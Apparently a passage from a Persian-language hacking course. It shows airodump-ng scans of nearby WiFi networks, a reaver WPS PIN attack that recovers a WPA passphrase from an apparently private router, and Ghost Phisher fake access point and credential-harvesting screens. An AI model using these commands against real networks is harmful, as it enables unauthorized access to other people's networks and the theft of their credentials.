
File Edit View Search Terminal Help


```
 CH  6 ][ Elapsed: 1 min ][ 2016-02-16 00:27

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 FC:75:16:D6:94:14  -11       28        0    0   1  54e  WPA2 CCMP   PSK  Hide
 BC:34:00:12:C2:00  -36       35        0    0  11  54e  WPA  CCMP   PSK  mehdi
 C8:BE:19:21:35:33  -45       30        0    0   6  54e  WPA2 CCMP   PSK  ali-s
 00:0D:F0:A7:9C:26  -56       37        0    0  11   54  WPA  TKIP   PSK  Ali f
 10:C6:1F:22:B8:86  -58       17        0    0   5  54e  WPA  CCMP   PSK  amirk
 BC:76:70:AB:35:16  -62        7        0    0   5  54e  WPA2 CCMP   PSK  meshk

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 (not associated)   E8:61:7E:7C:02:37  -50    0 - 1     50        20  Ali
 C8:BE:19:21:35:33  24:FD:52:39:28:C7   -8    0 - 1      0         7
```



root@kali: ~
File Edit View Search Terminal Help
CH 1][Elapsed: 3 mins][2016-02-16 00:29][WPA handshake: C8:BE:19:21:35:
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
FC:75:16:D6:94:14 -11 82 2 0 1 54e WPA2 CCMP PSK Hide
BC:34:00:12:C2:00 -36 91 3 0 11 54e WPA CCMP PSK mehdi
C8:BE:19:21:35:33 -44 87 2 0 6 54e WPA2 CCMP PSK ali-s
BC:76:70:AB:35:16 -62 21 0 0 5 54e. WPA2 CCMP PSK meshk
10:C6:1F:22:B8:86 -60 31 0 0 5 54e. WPA CCMP PSK amirk
BSSID STATION PWR Rate Lost Frames Probe
(not associated) E8:61:7E:7C:02:37 -54 0 - 1 49 53 Ali
BC:34:00:12:C2:00 AC:CF:85:23:F6:78 -38 0e-11 0 3
C8:BE:19:21:35:33 24:FD:52:39:28:C7 -18 1e- 1e 0 17 Hide,ali-sn
root@kali:~# airodump-ng wlan0mon --wps --essid-regex ali-s



root@kali: ~
File Edit View Search Terminal Help
CH 4][Elapsed: 12 s][2016-02-16 00:30
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH WPS
C8:BE:19:21:35:33 -46 2 0 0 6 54e WPA2 CCMP PSK 1.0
BSSID STATION PWR Rate Lost Frames Probe
(not associated) E8:61:7E:7C:02:37 -58 0 - 1 47 6 Ali


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# time reaver -i wlan0mon -c 6 -b C8:BE:19:21:35:33 -K 1













روش دوم که خیلی سریعتر از روش اول است استفاده از نرم افزاری به نام **wifi Greek Unlocker** می باشد که **wps ping default** مودم را به شما می دهد این نرم افزار برروی موبایل نصب می شود و با استفاده از دستور زیر در **kali linux** می توانید پسورد **wpa2** را بدست آورید.





```
[+] WPS PIN: '21763076'
[+] WPA PSK: '912[redacted]
[+] AP SSID: 'ali-sn'
[+] Nothing done, nothing to save.
root@kali:~#
```




Ghost Phisher
Fake Access Point
Fake DNS Server
Fake DHCP Server
Fake HTTP Server
GHOST Trap
Session Hijacking
ARP Cache Poisoning
Harvested Credentials
About
Acess Point Name:
Channel:
IP address:
Mac Address:
Runtime:
Wireless Interface
wlan0
Refresh Card List
Current Interface: phy0
Mac Address: 00:0c:43:ab:f9:6e
Driver: rt2800usb
Monitor: Not Started
Set Monitor
Access Point Settings
SSID:
Cryptography


Ghost Phisher
Fake Access Point
Fake DNS Server
Fake DHCP Server
Fake HTTP Server
GHOST Trap
Session Hijacking
ARP Cache Poisoning
Harvested Credentials
About
Access Point Details
Acess Point Name:
Channel:
IP address:
Mac Address:
Runtime:
Wireless Interface
wlan0
Refresh Card List
Current Interface: phy0
Mac Address: 00:0c:43:ab:f9:6e
Driver: rt2800usb
Monitor: wlan0mon
Set Monitor
Access Point Settings
SSID:
Cryptography
IP Address: 192.168.10.1
None
WPA
WEP
Channel: 1






Module 15 Hacking Mobile Platforms

